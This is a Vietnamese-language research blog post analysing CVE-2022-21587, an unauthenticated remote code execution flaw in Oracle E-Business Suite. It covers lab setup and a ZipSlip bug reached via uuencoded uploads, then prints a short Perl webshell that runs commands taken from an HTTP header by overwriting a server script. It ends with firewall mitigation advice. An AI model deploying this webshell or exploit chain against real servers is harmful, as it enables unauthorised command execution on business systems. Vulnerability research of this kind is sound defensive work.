RESEARCHES

CVE-2022-21587 (Oracle E-Business Suite Unauthenticated RCE)

vudq4
Jan 16, 2023 • 9 min read

Introduction

Oracle E-Business Suite (Oracle EBS) được biết đến như là một trong những giải pháp ERP (Enterprise Resource Planning) hàng đầu trên thế giới. Đây là một bộ gồm các ứng dụng quản trị doanh nghiệp cho phép quản lí hiệu quả và tự động hóa tất cả các mảng nghiệp vụ: kế toán tài chính, thương mại dịch vụ, sản xuất, cung ứng, vật tư hàng hóa…


Trong Oracle Critical Patch tháng 10 vừa qua, phần mềm này có 2 lỗ hổng với CVSS 9.8 ở component Upload, thuộc 1 ứng dụng con có tên là Oracle Web Applications Desktop Integrator.

CVE-2022-21587	Oracle Web Applications Desktop Integrator	Upload	HTTP	Yes	9.8	Network	Low	None	None	Un-changed	High	High	High	12.2.3-12.2.11	
CVE-2022-39428	Oracle Web Applications Desktop Integrator	Upload	HTTP	Yes	9.8	Network	Low	None	None	Un-changed	High	High	High	12.2.3-12.2.11	

Bài viết sau đây sẽ phân tích 1 trong 2 CVE nói trên. Mình không rõ là cái nào nên lấy tạm tên CVE-2022-21587.

Install

Có 2 cách để cài đặt Oracle EBS là cài từng component hoặc import file OVA đã được cài sẵn trên hđh Oracle Linux. Cả 2 cách này đều cần tải về các file cài đặt từ trang https://edelivery.oracle.com/ với tổng dung lượng ~66 GB.



Do đã từng trải nghiệm nhiều đau thương khi cài đặt các sản phẩm từ Oracle nên lần này mình chọn cách import VM cho nhanh gọn.

Các bước cài đặt thì bạn có thể làm theo hướng dẫn ở đây https://blog.rishoradev.com/2021/04/12/oracle-ebs-r12-on-virtualbox/. Vài điều mình note thêm:

- Cách release phần mềm của Oracle cũng khá giống với SharePoint. Các bản cài miễn phí từ Edelivery tương tự như bản CU (Cumulative Update). Điểm khác là các bản SU (Security Update) thì phải có account Oracle xịn mới download được.
- Cấu hình chạy thực tế là khoảng 10 GB Ram và 300 GB ổ cứng.
- Dùng lệnh `copy /b` thay cho `type` để nối các file `.ova.0x` với nhau. Khoảng 16 files, mỗi file tầm 4GB nên lệnh nào thì cũng sẽ phải đợi rất lâu nhưng `type` không trả về thông tin gì cho đến khi xong

toàn bộ, nhìn khá là mông lung. `copy` sẽ in ra màn hình mỗi khi xong 1 file.

- Nếu bạn muốn deploy trên Vmware ESXI 7.0 như mình thì sẽ phải thực hiện thêm các sau:
  - unzip file OVA sẽ được 1 file `.ovf` và 1 file `.vmdk`
  - Trong file ovf, tìm kiếm tham số `<vssd:VirtualSystemType>` và sửa giá trị thành `vmx-19` (theo version của ESXI)

```
<VirtualHardwareSection>
  <Info>Virtual hardware requirements for a virtual machine</Info>
  <System>
    <vssd:ElementName>Virtual Hardware Family</vssd:ElementName>
    <vssd:InstanceID>0</vssd:InstanceID>
    <vssd:VirtualSystemIdentifier>Oracle E-Business Suite Vision Install 12.2.10</vssd:VirtualSystemIdentifier>
    <vssd:VirtualSystemType>vmx-19</vssd:VirtualSystemType>
  </System>
  <Item>
    <rasd:Caption>1 virtual CPU</rasd:Caption>
```

  - Loại bỏ item `Sound Card` trong phần `<VirtualHardwareSection>`

```
</Item>
<Item>
  <rasd:AddressOnParent>3</rasd:AddressOnParent>
  <rasd:AutomaticAllocation>false</rasd:AutomaticAllocation>
  <rasd:Caption>sound</rasd:Caption>
  <rasd:Description>Sound Card</rasd:Description>
  <rasd:ElementName>sound</rasd:ElementName>
  <rasd:InstanceID>7</rasd:InstanceID>
  <rasd:ResourceSubType>ensoniq1371</rasd:ResourceSubType>
  <rasd:ResourceType>35</rasd:ResourceType>
</Item>
<Item>
  <rasd:AddressOnParent>0</rasd:AddressOnParent>
  <rasd:AutomaticAllocation>true</rasd:AutomaticAllocation>
  <rasd:Caption>cdrom1</rasd:Caption>
  <rasd:Description>CD-ROM Drive</rasd:Description>
  <rasd:ElementName>cdrom1</rasd:ElementName>
  <rasd:InstanceID>8</rasd:InstanceID>
```


Xóa phần này

  - Cuối cùng import cả 2 file ovf và vmdk lên ESXI


Architecture

Search gg mình tìm được một số diagram mô tả kiến trúc của Oracle 12.2

- Tổng quan



- Chi tiết hơn một chút




Kết hợp với việc coi process và network trên server thì mình rút ra được vài điều:

- Toàn bộ các thành phần của Oracle EBS nằm ở folder `/u01/install/APPS`
- OHS (Oracle HTTP Server, based trên httpd) tiếp nhận kết nối từ ngoài vào thông qua port 8000.
  Các file config nằm tại folder `/u01/install/APPS/fs1/FMW_Home/webtier/instances/EBS_web_OHS1/config/OHS/EBS_web/`. Với 2 file `httpd.conf` và `apps.conf` chứa config chính.
- 5 servers được deploy trên weblogic chỉ listen trong local
  Trong đó chỉ có 2 server được OHS forward tới là `OACORE` và `FORMS`.
  Vị trí web.xml của 2 server này:

  - /u01/install/APPS/fs1/FMW_Home/Oracle_EBS-app1/applications/oacore/html/WEB-INF/web.xml
  - /u01/install/APPS/fs1/FMW_Home/Oracle_EBS-app1/applications/forms/forms/WEB-INF/web.xml

Setup debug:

- ssh forward port weblogic admin về và đăng nhập: `ssh root@192.168.137.213 -L 7001:apps.example.com:7001 | weblogic | welcome1`
- thêm argument debug trong tab `Configuartion / Server Start` rồi save + active changes



- Vào tab `Control`, Force Shutdown và Start lại server
- Cuối cùng ssh forward port debug về

Analysis

Theo diagram ở trên thì có thể thấy Oracle EBS là một ứng dụng rất lớn bao gồm hàng chục nghìn file JSP và hàng nghìn class. Mặc dù vậy việc decom và check toàn bộ vẫn mất rất nhiều thời gian nên mình tìm kiếm các tài liệu, thông tin liên quan tới nội dung advisory để thu hẹp phạm vi trước:

- Document của ứng dụng `Oracle Web Applications Desktop Integrator` có nhắc đến tên gọi khác là `WEBADI Servlets` và `oracle.apps.bne`
- File web.xml của server OACORE cũng có 1 servlet có tên là `oracle.apps.bne.integrator.upload.BneUploaderService`

Từ đó mình thử đọc package `oracle.apps.bne` đầu tiên. Lướt qua các file thì mình thấy đáng chú ý nhất là `oracle.apps.bne.framework.BneMultipartRequest`.

Hàm `doUploadFile` trong file này sẽ thực hiện decode các file có tên chứa string `uue` và sau đó đưa vào hàm `doUnZip`. Đi tiếp vào hàm này thì mình tìm thấy bug ZipSlip.

Check `Call Hierarchy` của hàm `doUploadFile` thì có thể gọi tới từ `BneAbstractXMLServlet`

Tuy nhiên thì servlet này chỉ là 1 `abstract class`, không có mapping trong web.xml. Mình trace tiếp theo `Method Hierachy` để tìm method `doRequest` trong các servlet kế thừa.

Cả 4 servlet trên đều có url-pattern map tới. Dấu trừ ở trước mỗi class con thể hiện rằng chúng không override lại hàm `doRequest` của class cha.

Từ servlet đi tới `BneUnZip.doUnZip()` thì request cần thỏa mãn điều kiện biến file trong hàm `BneMultipartRequest.doUploadFile()` phải có tên chứa chuỗi `uue`. Tuy nhiên thì mình không thể control tùy ý bất cứ thành phần nào của biến này, chỉ có suffix là có thể chọn 1 trong 2 định dạng thông qua hàm `BneAbstractXMLServlet.getMultipartFileNameSuffix()` ở bên dưới .

- Param `bne:uueupload` phải được set = true để đuôi file = `.uue`
- Suffix uue sẽ được set tại đây

Tiếp theo thì phải reverse hàm `doDecode`

- Ở đây thấy có nhiều đoạn khá giống base64 decode nên ban đầu mình đoán rằng đây là dạng encode riêng được Oracle custom lại.
- Nhìn đống phép toán shift, and, xor trong mỗi hàm con khá là đau đầu nên mình thử search gg. Hóa ra đây là dạng encode đã có từ lâu với tên đầy đủ là uuencoding (Unix to Unix), thường được sử dụng để encode file binary trong các hệ thống email.
- Trên ubuntu thì tool `uuencode` cài đặt thông qua package `sharutils`. Thử với file test.txt có nội dung là “abcDEF123”

Sử dụng tool `slipit` để tạo file zip và uuencode lại thì mình đã tạo được payload để write file tùy ý

Write Working Webshell

Ngỡ rằng đến đây chỉ cần write được shell jsp ra webroot của server OACORE là xong, nhưng khi truy cập đến shell thì mình gặp bị denied.

Mình cũng thử thêm một số hướng write file khác thì kết quả khi truy cập như sau:

- Write đè file JSP ở webroot ⇒ không đổi
- Compile file JSP ra class rồi write vào thư mục `oacore/html/WEB-INF/classes` ⇒ không đổi
- Write file static mới với các định dạng như txt, html, … ⇒ denied
- Write đè các file static ⇒ thay đổi

Như vậy khả năng cao là Oracle EBS đã thiết lập whitelist urls trong 1 Filter hoặc Servlet nào đó. Tìm kiếm trong web.xml thì mình xác định được nguyên nhân nằm ở class `oracle.apps.fnd.security.WLFilter`

Tìm hiểu thêm từ nhiều nguồn trên gg thì từ ver 12.2.7, danh sách whitelist được lưu vào Database, muốn thêm file mới thì phải chạy lệnh trên server hoặc dùng chức năng trên web của admin. Cảm giác bypass WLFilter khá là khó nên mình chuyển sang hướng write vào webroot của các server khác.
Ở server FORMS thì webshell chạy thành công. Tuy nhiên test thực tế gặp vài trường hợp server này bị tắt hoặc chặn truy cập nên mình lại tiếp tục tìm cách khác.
Trong config của OHS thì còn 1 tag Location nữa forward tới server OACORE:

Mọi request tới OACORE có đuôi `.pl` sẽ phải đi qua `weblogic.servlet.CGIServlet`

Debug vào trong Servlet này.

Sau các đoạn code parse query, header, … trong request của người dùng thì cuối cùng Servlet này sẽ gọi lệnh chạy 1 file perl cố định, có tên là `txkFNDWRR.pl`. Như vậy mình có thể overwrite lại file này và và sử dụng nó làm webshell. Mò một hồi thì mình viết được cái webshell bằng perl như sau:

```
use CGI;
print CGI::header( -type => 'text/plain' );
my $cmd = CGI::http('HTTP_CMD');
print system($cmd);
exit 0;
```

Mặc dù việc ghi đè file của server không được hay lắm nhưng theo mô tả trong chính `txkFNDWRR.pl` thì tác dụng của nó chỉ đơn giản là gen log, rce xong thì mình có thể ghi lại bản cũ để hạn chế ảnh hưởng ngoài ý muốn tới server.

Demo


Mitigation

Cách tốt nhất để khắc phục lỗ hổng này là cài đặt bản vá từ Oracle. Trong trường hợp không thể update, bạn có thể sử dụng firewall để chặn request gửi tới các URL sau:

- /OA_HTML/BneUploaderService
- /OA_HTML/BneViewerXMLService
- /OA_HTML/BneDownloadService
- /OA_HTML/BneOfflineLOVService


Credit

@vudq16, @_q5ca, @hoangnx99 from VcsLab of Viettel Cyber Security.




DNS in DDoS attacks and how to protect agains it

Công ty An ninh mạng Viettel
Oct 10, 2024 • 2 min read



Các kĩ thuật tấn công trong thực tế để giành quyền truy cập ban đầu vào hệ thống mục tiêu (Phần 2)

Tran Sinh Cung
Sep 30, 2024 • 2 min read



Các kĩ thuật tấn công trong thực tế để giành quyền truy cập ban đầu vào hệ thống mục tiêu (Phần 1)

Tran Sinh Cung
Sep 29, 2024 • 2 min read